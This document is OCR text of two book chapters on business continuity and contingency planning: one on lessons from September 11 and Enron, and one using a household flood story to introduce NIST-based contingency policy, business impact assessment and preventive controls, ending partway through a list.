As organizations move operations onto the Web, they must ensure the reliability and availability of Web-based processes and technologies. This includes the assurance that trading partners, vendors, customers, and employees have the ability to access critical B2B (business-to-business) and B2C (business-to-customer) resources. This has been identified in recent security surveys (sources include Gartner Research, IDC, and Infonetics) that suggest the worldwide marketplace for Internet security solutions will reach somewhere around $20 billion by 2004. Included within the scope of the security solutions marketplace are myriad products that facilitate detection, avoidance, mitigation of, and recovery from adverse events.

THE LESSONS OF SEPTEMBER 11

For the past decade or so, continuity planners have been shifting the emphasis to business process planning as the starting point for any meaningful continuity planning exercise. The pace has accelerated within the




Exhibit 42-1. Evolution from technical recovery to business process recovery.

past five years, with E-business considerations driving shorter and shorter recovery time windows. But something happened following the September 11 attacks in the United States that appeared to redouble the speed of shifting focus for many of us.

We have all lived through much since the attacks of September 11. Our horror turned to shock and then grief for those souls lost on that day, and continues in military and related activities the world continues to undertake in response to these atrocities. As continuity planning professionals, we have a very unique view of events such as these because our careers so closely relate to mitigation and recovery from disruptions and disasters.

Call to Arms

The September 11 attacks raised the awareness level for the need for appropriate recovery planning in the United States and indeed the rest of the world. The U.S. Attorney General's call for companies to revisit their security programs in light of the terrorist attacks on U.S. properties should also serve to put executive management on notice — as if they needed any more incentives — that it may be time to rethink investments in their security and continuity planning programs.

There are no signs that the potential for disruptions caused by terrorist activities will be over anytime soon. In fact, it was recently made public

that the U.S. Government has activated its own continuity plans by establishing off-site operations for all three branches of government at secret locations outside of the Washington, D.C. area. These contingency plans were originally prepared during the Eisenhower administration in anticipation of nuclear attack during the Cold War, but they were thankfully never needed — until now. It is more than interesting to think that these long-prepared contingency plans had to be activated some 50 years later! I wonder if the folks who suggested that these plans be developed in the first place had to worry about cost justification or return on investment?

A Look at the Aftermath

The extent of the damage to the WTC complex alone was staggering. Even six months following the attacks, companies displaced by them continue to struggle. *The Wall Street Journal* reported on March 15, 2002, that of the many large companies impacted by September 11, numerous ones remain either undecided about moving back or have decided not to move back into the same area (see Exhibit 42-2). The graphic illustrates the destroyed and damaged buildings and lists some of the large companies located there.

This event displaced well over 10,000 employees of the hundreds of companies involved. It is estimated that in excess of 11 million square feet of space have been impacted.

There were many lessons learned from these tragic events. There are two areas that stick most in my mind as significant. First, it was the bravery of the people in reacting to the event initially and within a short period of time following the events; and second, it was the people who had to execute under duress on the many recovery teams that reacted to help their organizations survive. It was the people who made it all happen, not just the hot sites or the extra telecommunications circuits. That lesson, above all, must be remembered and used as a building block of future leading practices.

The Call for Homeland Security

From the mailroom to the executive boardroom, calls abound for increased preparations of your organization's responsibility in ensuring homeland security. Following September 11, continuity planners must be able to judge the risk of similar incidents within their own business environments. This includes ensuring that continuity planning considerations are built in to the company's policies for dealing with homeland security. Planners cannot neglect homeland security issues for their own organization, but they must also now be aware of the preparations of public- and private-sector partner organizations. Once understood, planners must interleave these external preparations with their own continuity and crisis management planning actions. In addition, continuity planners may want to

Some of the Biggest Firms

RETURNED	
Bank of New York	100 Church, 101 Barclay
Merrill Lynch	WFC 2,4

PLANS TO RETURN	
American Express	WTC 7, WFC 3, 40 Wall
Deloitte Touche Tomatsu	WFC 1, 2
Port Authority	WTC 1

PERMANENTLY RELOCATED	
Empire Blue Cross	WTC 1
Keefe Bruyette	WTC 2
Lehman Brothers	WFC 1
Marsh & McLennan	WTC 1
Morgan Stanley	WTC 2

Map of Trade Center Area and Location of Damage




Exhibit 42-2. Plans to move back to Ground Zero. (Source: *The Wall Street Journal,* March 15, 2002.)

RED ALERT

The Bush administration unveiled a color-coded, five-level warning system for potential terrorist attacks. In the future, Attorney General Ashcroft will issue higher states of alerts for regions, industries, and businesses that may be the specific targets of terrorists.




Exhibit 42-3. Alert system offered by the Office of Homeland Security. (Source: Office of Homeland Security.)

consider adoption, for crisis management purposes, of an alert system similar to the one offered by the Office of Homeland Security (see Exhibit 42-3).

The Importance of Education, Training, and Awareness

The results of the 2000/2001 CPM/KPMG Business Continuity Study Benchmark Report show that dismal attention has been paid by many companies to training, education, and awareness. When asked, "Do employees get sufficient disaster recovery/business continuity planning training?", of those answering the survey, 75 percent responded with *no* for the year 1999; and 69.5 percent said *no* for the year 2000. Unfortunately, I doubt that these percentages have improved to any significant degree, even since September 11.

People Must Be the Focus

People are important! Whether it is a life safety issue, or their participation in the recovery after the event, it is people who are most impacted by the disruption; and it is people who will have to recover following the disruption. All one has to do is look at case studies of the companies that had to recover following the attacks on the World Trade Center. For instance, in one sad case, all of the people who had participated in the most recent hot site test perished in the attack.

Planners simply should not allow haphazard education, training, and awareness programs to continue. These programs must be designed to teach the people how to protect themselves and the organization and to periodically refresh the message. *The single largest lesson that must be learned from September 11 is that the people must be the focus of all crisis management and continuity planning activities — not technology.* There is absolutely no question that technologies and their recovery requirements are vital, but technologies and processes are things that can be reconstructed or replaced. People cannot, as demonstrated by the loss of approximately 3000 souls on September 11.

What about Executive Protection and Succession Plans?

Not typically considered as part of the continuity planning responsibility, the events of September 11 call attention to the need for organizational management to revisit dated executive protection and succession plans and to test enterprise crisis management plans by challenging old assumptions based upon pre-September 11 thinking.

Business Process Continuity versus IT DRP

Another lesson learned was that, while many companies impacted by the events were able to recover automated operations, the vast majority of them were seriously disabled from a business process/operations standpoint. Their inability to physically transport people and supplies — given aircraft groundings — to off-site locations suitable for recovering business processes and supporting infrastructures (i.e., mail room operations, client/server configurations, purchasing, HR, back-office operations, etc.) illustrated that the practice of only preparing for IT recovery had resulted in a serious shortfall of preparations.

Security and Threats Shifting

There were many, many more companies seriously impacted than those located directly in the WTC buildings. Businesses all over the country, and indeed the world, that had critical dependencies upon the WTC-based companies were also injured by the event. Subsequent severe travel restrictions and the resulting economic downturn affected countless other organizations. Our highly interconnected world is much different than our world of just a few short non-Internet years ago. There are no islands in the global economy; and because the United States is the largest economic engine in that financial system, and because each U.S. company plays a role in that engine, it seems really rather shortsighted for major companies to not be making availability-related investments. Our risks have changed and shifted focus in addition to the ones mentioned above.

Others include:

- *Nuclear power plant security.* Recent media reports indicate that the U.S. Nuclear Regulatory Commission is unsure how many foreign nationals or security guards are employed at nuclear reactors and does not require adequate background checks of nuclear reactor employees that would uncover terrorist ties. There are 21 U.S. nuclear reactors located within five miles of an airport, 96 percent of which were not designed to withstand the crash of a small airplane.
- *Airport security.* It was recently reported (Fox News, March 25, 2002) that, according to a confidential February 19, 2002, Transportation Department memo, the department ran tests of security at 32 airports around the country that continued to be found lacking.
- *Border security.* There is focused attention on the increased security needs and staffing levels of border security staff along both the Canadian and Mexican borders to the United States, and President Bush is calling for consolidation of the INS and Customs Department.
- *Food and water supply security.* In connection with concerns over bioterrorism, Homeland Security is calling for consolidation of rival U.S. agencies responsible for food and water safety.
- *Internet security.* The U.S. Government is attempting to persuade industry to better protect the Internet from threats of cyber-crime and cyber-terrorism.
- *Travel security.* Key personnel residences and travel to unstable international destinations must be monitored and controlled appropriately.

Reassess Risk

As enterprise risk is assessed, through either traditional risk analysis/assessment mechanisms or through business impact assessments, understanding potential impacts from these expanded threats is essential and prudent. We must consider the impact of functionality loss that may occur either inside or outside our walls. These types of potential impacts include the direct ones, like those listed above, and those impacts that might disrupt an external entity that our organization relies upon — a supply-chain partner, key vendor, outsourcer, parent or subsidiary company, etc. Now is the time to go back and seriously consider the last time your organization performed a comprehensive risk assessment/business impact assessment, and think about updating it. Organizations change over time and should be reevaluated frequently.

THE LESSONS OF ENRON

Speaking of reliance on key external relationships, the Enron situation and its repercussions among the supply-chain partners, outsourcers, vendors, and supplier relationships continue to ripple through several industry

groups. Understanding your organization's reliance upon primary supply-chain partners and assorted others is crucial in helping you anticipate the breadth and scope of continuity and crisis management planning efforts — if for no other reason than for you to say that these issues were considered during preparations and not merely ignored. Granted, there is no question that, given the global level of the Enron-related events, it would have been challenging for those with internal continuity planning responsibilities to anticipate the extent of the impacts and to appropriately prepare for all contingencies. But in hindsight, it will be incumbent upon those who have responsibility for preparing continuity and crisis management plans to be at least aware of the potential of such events and be prepared to demonstrate some degree of due diligence.

COMPUTER FORENSIC TEAMS

The composition of crisis management and continuity planning teams is changing as well. Virus infestations, denial-of-service attacks, spoofing, spamming, content control, and other analogous threats have called for the inclusion of computer forensic disciplines into development of continuity planning infrastructures. Forensic preparations include understanding the procedures necessary to identify, mitigate, isolate, investigate, and prosecute following such events. It is necessary to incorporate enterprise forensic teams, legal resources, and public relations into continuity planning and crisis management response teams.

THE INTERNET AND ENTERPRISE CONTINUOUS AVAILABILITY

With growing Internet business process reliance on supporting technologies as the motivating force, continuity planners must once again become conversant and comfortable with working in a technical environment — or at least comfortable enough to ensure that the right technical or infrastructure personnel are involved in the process. The terminology currently used to describe this Internet resource availability focal point is *continuous* or *high availability*.

Continuous availability (CA) is a building-block approach to constructing resilient and robust technological infrastructures that support high-availability requirements. In preparing your organization for high availability, focusing on *automated applications* is only a part of the problem. On this topic Gartner Research writes:

> Replication of databases, hardware servers, Web servers, application servers, and integration brokers/suites help increase availability of the application services. The best results, however, are achieved when, in addition to the reliance on the system's infrastructure, the design of the application itself incorporates considerations for continuous availability. Users looking to achieve continuous availability

for their Web applications should not rely on any one tool but should include the availability considerations systematically at every step of their application projects.

— Gartner Group RAS Services
COM-12-1325, 29 September 2000

Implementing CA is easier said than done. The key to achieving 24/7 or near-24/7 availability begins with the process of determining business process owner needs, vulnerabilities, and risks to the network infrastructure (e.g., Internet, intranet, extranet, etc.). As part of considering implementation of continuous availability, continuity planners should understand:

- The resiliency of network infrastructures as well as the components thereof
- The capability of their infrastructure management systems to handle network faults
- The network configuration and change control practices
- The ability to monitor network availability
- Infrastructure single points of failure
- The ability of individual network components to handle capacity requirements, among others

Among the challenges facing continuity planners in CA are:

- Ensuring that time-critical business processes are identified within the context of the organization's Web-based initiatives
- Making significant investments in terms of infrastructure hardware, software, management processes, and consulting
- Obtaining buy-in from organizational management in the development, migration, and testing of CA processes
- Keeping continuous availability processes in line with enterprise expectations for their organization's continuity and crisis management plans
- Ensuring CA processes are subjected to realistic testing to assure their viability in an emergency

FULL-SCOPE CONTINUITY PLANNING BUSINESS PROCESS

The evolution from preparing disaster recovery plans for mainframe data centers to performing full-scope continuity planning and, of late, to planning for the continuous operations of Web-based infrastructure begs the question of process improvement. Reengineering or improving continuity planning involves not only reinvigorating continuity planning processes but also ensuring that Web-based enterprise needs and expectations are identified and met through implementation of continuous availability disciplines. Today, the continuity planning professional must

possess the necessary skill set and expertise to be able to effectively manage a full-scope continuity planning environment that includes:

- *IT continuity planning.* This skill set addresses the recovery planning needs of the organization's IT infrastructures, including centralized and decentralized IT capabilities, and includes both voice and data communications network support services. This process includes:
  - — Understanding the viability and effectiveness of off-site data backup capabilities and arrangements
  - — Executing the most efficient and cost-effective recovery alternative, depending upon recovery time objectives of the IT infrastructure and the time-critical business processes it supports
  - — Development and implementation of a customized IT continuity planning infrastructure supported by appropriately documented IT continuity plans for each primary component of the IT infrastructure
  - — Execution of IT continuity planning testing, maintenance, awareness, training, and education programs to ensure long-term viability of the plans, and development of appropriate metrics that can be used to measure the value-added contribution of the IT infrastructure continuity plans to the enterprise people, process, technologies, and mission
- *Business operations planning.* This skill set addresses recovery of an organization's business operations (i.e., accounting, purchasing, etc.) should they lose access to their supporting resources (i.e., IT, communications network, facilities, external agent relationships, etc.). This process includes:
  - — Understanding the external relationships with key vendors, suppliers, supply-chain partners, outsourcers, etc.
  - — Executing the most efficient and cost-effective recovery alternative, depending upon recovery time objectives of the business operations units and the time-critical business processes they support
  - — Development and implementation of a customized business operations continuity plan supported by appropriately documented business operations continuity plans for each primary component of the business units
  - — Execution of business operations continuity plan testing, maintenance, awareness, training, and education programs to ensure long-term viability of the plans
  - — Development of appropriate metrics that can be used to measure the value-added contribution of the business operations continuity plans to the enterprise people, processes, technologies, and mission
- *Crisis management planning.* This skill set addresses development of an effective and efficient enterprisewide emergency/disaster response capability. This response capability includes forming appropriate

management teams and training their members in reacting to serious company emergency situations (i.e., hurricane, earthquake, flood, fire, serious hacker or virus damage, etc.). Key considerations for crisis management planning include identification of emergency operations locations for key management personnel to use in times of emergency. Also of importance is the structuring of crisis management planning components to fit the size and number of locations of the organization (many small plans may well be better than one large plan). As the September 11 attacks fade somewhat from recent memory, let us not forget that people responding to people helped save the day; and we must not ever overlook the importance of time spent on training, awareness, and education for those folks who will have responsibilities related to continuity following a disruption or disaster. As with IT and business operations plans, testing, maintenance, and development of appropriate measurement mechanisms is also important for long-term viability of the crisis management planning infrastructure.

- *Continuous availability.* This skill set acknowledges that the *recovery time objective* (RTO) for recovery of infrastructure support resources in a 24/7 environment has shrunk to *zero* time. That is to say that the organization cannot afford to lose operational capabilities for even a very short period of time without significant financial (revenue loss, extra expense) or operational (customer service, loss of confidence) disruptions. CA focuses on maintaining the highest possible uptime of Web-based support infrastructures, of 98 percent and higher.
- *The importance of testing.* Once developed and implemented, the individual components of the continuity plan business process must be tested. What is more important is that the people who must participate in the recovery of the organization must be trained and made aware of their roles and responsibilities. Failure of companies to do this properly was probably the largest lesson learned from the September 11 attacks. Continuity planning is all about people!
- *Education, training, and awareness.* Renewed focus on practical personnel education, training, and awareness programs is called for now. Forming alliances with other business units within your organization with responsibility for awareness and training, as well as utilizing continuity planning and crisis management tests and simulations, will help raise the overall level of awareness. Repetition is the key to ensuring that, as personnel turnover occurs, there will always be a suitable level of understanding among remaining staff.
- *The need to measure results.* The reality is that many executive management groups have difficulty getting to the bottom of the value-add question. What degree of value does continuity planning add to the enterprise people, processes, technology, and mission? Great question. Many senior managers do not seem to be able to get beyond the *financial justification* barrier. There is no question that justification of investment

in continuity plan business processes based upon financial criteria is important, but it is not usually the financial metrics that drive recovery windows. These metrics must be both quantitative and qualitative. It is the *customer service and customer confidence* issues that drive short recovery time frames, which are typically the most expensive. Financial justifications typically only provide support for them.

Implementation of an appropriate measurement system is crucial to success. Companies must measure not only the financial metrics but also how the continuity planning business process adds value to the organization's people, processes, technologies, and mission. These metrics must be both quantitative and qualitative. Focusing on financial measures alone is a lopsided mistake!

CONCLUSION

The growth of the Internet and E-business, corporate upheavals, and the tragedy of September 11 and subsequent events have all contributed to the changing face of continuity planning. We are truly living in a different world today, and it is incumbent upon the continuity planner to change to fit the new reality.

Continuity planning is a *business process*, not an event or merely a plan to recover. Included in this business process are highly interactive continuity planning components that exist to support time-critical business processes and to sustain one another. The major components include planning for:

- IT and communications (commonly referred to as disaster recovery planning)
- Business operations (commonly referred to as business continuity planning)
- Overall company crisis management
- And, finally, for those companies involved in E-business — continuous availability programs

In the final analysis, it is incumbent upon continuity planning professionals to stay constantly attuned to the changing needs of our constituents, no matter the mission or processes of the enterprise. The information security and continuity planning professional must possess the necessary skill set and expertise to effectively manage a full-scope continuity planning environment. Understanding the evolution and future focus of continuity planning as it supports our information security responsibilities will be key to future successes. As Jack Welch has said, "Change before you have to."

ABOUT THE AUTHOR

Carl Jackson, CISSP, CBCP, brings more than 25 years of experience in the areas of business continuity planning, information security, and IT internal control reviews and audits. As the vice president, continuity planning, for QinetiQ-Trusted Information Management Corporation, he is responsible for the continued development and oversight of QinetiQ-TIM (U.S.) methodologies and tools in the enterprisewide business continuity planning arena, including network and E-business availability and recovery.

References

1. Contingency Planning and Management/KPMG 2002 Business Continuity Planning Survey, *Contingency Planning and Management Magazine,* 2003.
2. *Enterprise Risk Management: Trends and Emerging Practices,* The Institute of Internal Auditors Research Foundation, 2001.
3. "What Is the Balanced Scorecard," www.balancedscorecard.org/basics/bsc1.html
4. Bennett Stewart, "About EVA," www.sternstewart.com/evaabout/whatis.php
5. H. James Harrington, Erick K.C. Esseling, and Harm Van Nimwegen, *Business Process Improvement Workbook,* McGraw-Hill, New York, 1997.
6. Robert S. Kaplan and David P. Norton, *Translating Strategy Into Action: The Balanced Scorecard,* HBS Press, 1996.

Contingency at a Glance

Ken M. Shaurette and Thomas J. Schleppenbach

Introduction

Beginning in the 1980s, information security attracted the attention of the boardrooms and information superhighways of corporate America but was not a major concern. Then came the disastrous events of September 11, 2001, which more than any other event in history assured security forever a place in the media and, at least for a few months, caused organizations around the world to evaluate their contingency plans. Executives could no longer overlook the importance of security; they finally recognized that information security was an issue that required proper diligence. It is no longer possible to plead ignorance, because nearly every trade magazine reports on incidents of security breaches on an almost daily basis. The catastrophe of 9/11 shed light on the scope and importance of information security. September 11 also made organizations wake up to the fact that people and business processes were also critical to an organization's survival. Just recovering the data center is not enough, as it is still necessary to have the people to run the computers, answer the telephones, and input the data.

Information security and contingency planning are quickly becoming routine requirements for day-to-day business operations. They are singled out as specific requirements in many of the regulations with which organizations must comply. Planning continuation of a business in the aftermath of a disaster is a complex task. An organization's preparation for, response to, and recovery from a disaster require the cooperative efforts of third-party organizations in partnership with the functional areas supporting the business. This chapter uses a simple real-life example to explore disaster recovery, followed by discussing the contingency plan that outlines and coordinates business survival efforts.

The terms *disaster recovery*, *business continuity*, and *IT contingency* are all used rather interchangeably and all relate to the business contingency process, but they are defined differently. For definitions of these terms, a very good reference is the National Institute of Standards and Technology (NIST) publication SP800-34 (*Contingency Planning Guide for Information Technology*, 2002). This chapter discusses disaster recovery or business continuity or, more generally, contingency planning. Several standards, guidelines, books, and articles have already been published on this subject, so we will try to keep this discussion concise and entertaining.

The Story

You are at work at about 1:30 in the afternoon when your wife pages you. Of course, this lets you know that something critical must be going on at home, because that pager the company gave you is for business use only. When you call her back, all you hear is a very frantic "… water everywhere …" and you realize that she is serious. She is excited about something very important, and it takes you a couple minutes just to calm her down. She tells you that she put your daughter down for a nap and when she stepped back

into the hallway she found herself ankle deep in water. Water? Where did all the water come from? Did you get it cleaned up? She says, "Of course it's not cleaned up! It's still rising!" You calmly explain to her that she needs to get off the phone and turn off the main water valve. Then you helpfully tell her to put down as many towels as possible and use the wet-dry vacuum to suck up as much water as possible before it begins to leak down to the first floor. (To clarify things a bit, we need to tell you that this is a traditional two-story home with three bedrooms and two bathrooms, both upstairs.)

At about 3:30 your wife calls back to let you know that things are under control but there is a significant amount of damage. It appears that one of your four kids was in the bathroom on the second floor across the hall while your wife was putting the youngest down for a nap. As usual, the child used the traditional half roll of toilet paper and then flushed. Of course, this resulted in a plugged toilet. To compound the problem, though, when the toilet was flushed, the little chain on the inside of the toilet tank wrapped around the little bar connected to the flush lever, so the water continued to flow until the handle was jiggled to shut it off. This had been happening on occasion over the last few months any time the lever was flushed real hard but you hadn't gotten around to fixing it. This time, the water flowed and flowed some more, creating a rather impressive waterfall effect in the bathroom.

Timing is everything with these types of incidents. And timing was not on your side. It always takes 30 to 45 minutes to rock your daughter to sleep so there was plenty of time for the disaster to magnify. When your wife stepped into the hallway from the bedroom she stepped into about two inches of water.

After the first phone call, she began to take some recovery actions, such as placing several towels down and emptying the linen closet. She surveyed the extent of the damage when she went downstairs to get the vacuum. The kitchen had over an inch of water. She continued down to the basement and strategically placed buckets to begin collecting the dripping water. She spent the next two hours vacuuming. You were lucky because by the time you got home from work much of the cleanup was done; however, the significant amount of water damage still had to be dealt with. The upstairs carpet was ruined, and the kitchen ceiling was obviously sagging and still holding water. In fact, it was pretty much destroyed.

Incident Management

Reacting to an incident and preparing for one are two very different things. Risk can be handled one of three ways. It can be accepted, mitigated, or transferred. It would be quite difficult to put special controls in place to mitigate the risk of an incident such as we just described; however, you could have been a little less lazy and fixed the chain in the toilet when you noticed it was sticking. Many people experiencing a similar scenario are not able to simply accept the risk, because the mortgage company still owns most of the home and they still need to live there, so risk is transferred by purchasing homeowners' insurance, thus transferring the risk to an insurance policy to help recover from the damage.

Risk management must also identify residual risks for which a contingency plan must be put into place; thus, the contingency plan requires that a business impact assessment be done to determine the most critical assets — not necessarily the most valuable to the company but those that are critical to continuation of normal business and business survival. Preventing an incident can be best managed by periodic security risk assessments to identify measures and controls that can mitigate the risk. There are well-defined relationships between identifying and implementing security controls to prevent and minimize potential critical incidents and the process of developing and maintaining the contingency plan and implementing the contingency plan when the event has occurred. In our story, your homeowner's policy covered the costs to repair the damage.

Getting the Contingency Process Started

Contingency can be defined as a coordinated strategy involving plans, procedures, and technical measures that enable the recovery of information technology (IT) systems, operations, and data after a disruption. Contingency planning generally includes one or more approaches to restore disrupted services, and it is

designed to mitigate the risk of system and service unavailability by focusing on effective and efficient prevention and recovery solutions. The contingency planning process can be described as these basic steps:

- Develop contingency planning policy.
- Conduct business impact assessment.
- Identify preventative controls.
- Develop recovery strategies.
- Develop contingency plan.
- Plan testing, training, and exercises.
- Plan maintenance activities.

A great place to begin is to have a methodology. NIST methodologies and special publications can be found on their Web site at http://csrc.nist.gov/publications/nistpubs/index.html. These resources are outstanding and are referenced in many federal regulations pertaining to information security, such as the Health Insurance Portability and Accountability Act (HIPAA) or the Gramm–Leach–Bliley Act (GLBA).

Various processes are involved in ensuring business continuity. Listed below are some to give you an idea of how many are involved (all of these are defined in various NIST publications):

- Business continuity plan (BCP)
- Business recovery (or resumption) plan (BRP)
- Continuity of operations plan (COOP)
- Continuity of support plan/IT contingency plan
- Crisis communications plan
- Cyber incident response plan
- Disaster recovery plan (DRP)
- Occupant emergency plan (OEP)

The Policy

So far this chapter has provided a high-level framework and methodology. An important next component is policy. The purpose of this section is to assist with assessing an organization's current contingency planning policy. If an organization does not have an existing contingency planning policy, this section will assist in creating one. Most organizational operations managers and security officers recognize that business continuity planning and disaster recovery planning are vital activities necessary to protect the well-being of the organization. In many cases, the regulations that organizations must comply with make this a requirement. Even so, many organizations are still operating with plans that are out of date or inadequate. The issue is not whether a disaster will happen or even reaching agreement on the need for a plan. Nonetheless, there remains a gap for many organizations between what should be in place and what is.

Among the numerous reasons for this large gap between adequate, necessary contingency plans and actual plans that organizations have in place is that developing a contingency policy can be a very complex and difficult task. When viewed as such a large project, often it is easier to let it slide because no one knows where or how to start. In addition, some of the commercially available planning products are extremely difficult to master, adding to the frustration of developing the policy. Finally, the time and effort necessary to develop and maintain a contingency policy are expensive. If the business continuity process is not seen as mission critical or having direct organizational benefit, it is often of a lower priority for staff. Contingency planning is like insurance, and unfortunately many of us despise the need to pay a premium just because something might happen.

The contingency planning policy statement should define the organization's overall contingency objectives and establish the organizational framework and responsibilities for IT contingency planning. When addressing regulatory risk issues, regulatory agencies will have alerted the organization to the importance

of contingency planning. Disruption of organizational operations can result in exposing a company to various risks. These risks include compliance risk, transaction risk, reputation risk, and strategic risk. Organizational leadership and the board of directors are responsible for developing emergency and disaster recovery plans designed to keep disruption of operations at a minimum.

The contingency policy and procedures should contain the following key elements:

- Assigning authority for implementing the emergency disaster recovery plan and identifying who is responsible and their roles
- Identification of risk
- Description of data center emergency procedures established to protect personnel and property during emergencies
- Identification of resource and training requirements
- Description of backup considerations
- Standards for testing the disaster recovery plan
- Guidelines for disaster recovery planning

Other considerations are emergency procedures and plans for contingency initiatives in the event of a disaster affecting organizational operations, which are a critical part of any institution's overall corporate contingency plan. For additional references and insights, refer to the NIST contingency plan guide (SP800-34), also referred to as the *Disaster Recovery Planning Manual.*

To provide an easy-to-use, understandable, and effective tool to create a contingency policy, we will begin by discussing the basic process. The process of creating a sound business continuity and disaster recovery plan can be broken down into several easily understood and accomplished tasks. The policy development process is broken down into the following steps:

- Consider the potential impacts of disaster and understand the underlying risks.
- Construct the IT contingency policy.
- Implement steps to maintain, test, and audit the IT contingency policy.
- Identify senior management support and ownership.
- Identify and acquire resources.
- Define responsibilities.
- Define project deliverables and timeline and budget.

Policies and procedures will address each of the following areas:

- Statement of need and definitions (*e.g.*, leadership, management, and directors recognize the need to establish comprehensive emergency and disaster recovery policies and plans to protect employees during emergencies and to provide for the continuity of data processing operations)
- Purpose (*e.g.*, the purpose of the policy is to protect personnel and property during emergencies and to provide procedures to recover operations should an emergency render any part of the organization's IT operations or data access unusable or unavailable)
- Specific goals

Samples of these goals would include:

- Establish authority and responsibility in the development, implementation, and maintenance of an emergency and disaster recovery policy and plan especially considering the IT department.
- Provide documentation of any emergency prevention measures that have been implemented.
- Document backup plans for hardware, programs, and documentation, as well as all data.
- Document criticality, priority, and dependency of one system on another or applications on specific systems.
- Establish recovery timeline.
- Outline strategies for disaster recovery.
- Establish requirements to periodically test the adequacy of the backups and ability to restore following the recovery plans.

The following are elements to include:

- Authority
- Risk management
- Compliance risk
- Transaction risk
- Strategic risk
- Reputation risk
- Definitions
- Emergency procedures
- Emergency phone numbers
- Disaster recovery planning
- User involvement in disaster recovery strategies
- Standards for testing disaster recovery plan
- Services
- Regulatory compliance checklist (if appropriate)

The Process and Plan

Step 1. Gather information about the environment.
The kind of information that would be included in the data gathering includes:

- IT systems (applications, databases, networks, systems)
- Business unit manual processes
- Key people involved in each business unit's critical processes
- Document storage locations
- Current work flow documentation
- Business strategy plans
- Service level agreements between IT and the business units
- IT strategy plans
- Resources
- Current and past availability processes
- How past availability problems were solved
- Current vendor list for IT and business equipment
- Insurance policy (does it cover business disruption?)
- Industry peers' approach to IT contingency planning

To formulate a plan it is helpful to find out what your industry peers are doing with their contingency planning. How similar are your efforts to those of your peers? Any information that is gathered or generated must be centralized. If gathered information is outdated, it should be updated to match the current environment. This may take a lot of resources from each of the business units, depending on how outdated the information has become. It is very important to locate these items prior to developing the plan and starting the contingency planning process because it will help make the contingency process more efficient and affordable. Other considerations are to know your resources (critical to project efforts), to have dedicated resources (or the plan will never get done), and to consider using interns for repetitive tasks to free up critical IT resources.

Step 2. Perform a business impact assessment.
The most time-consuming, but critical, part of any contingency planning process is the business impact assessment (BIA). The BIA is used to prioritize systems by determining how long a system or process can be unavailable before it severely impacts the organization and how new data, generated since an incident, should be defined when the systems or processes become available again. To conduct the

business impact assessment, identify critical resources, identify outage impacts and allowable outage times, and develop recovery priorities. One of the more difficult activities will be to identify the important technology systems and components of the company network that are necessary to support business systems. Especially tough will be documenting dependencies between the systems and network to determine recovery order.

Step 3: Identify, implement, and maintain preventive controls.
Where feasible and cost effective, putting in place preventive methods to avoid system loss is preferable to the actions that will be necessary to recover a system after a disruption. A wide variety of basic preventive controls are available, depending on system type and configuration; however, some common measures are listed below:

- Uninterruptible power systems (UPSs) provide short-term backup power to all system components. This will include supporting environmental and safety controls systems.
- Putting in place gasoline or diesel-powered generators will provide longer term backup power to withstand outages of longer duration, especially to allow systems to be shut down properly to reduce data loss and corruption.
- An emergency "master system shutdown" switch will provide immediate shutdown of equipment to reduce even greater damage in case of an incident requiring immediate system shutdown.
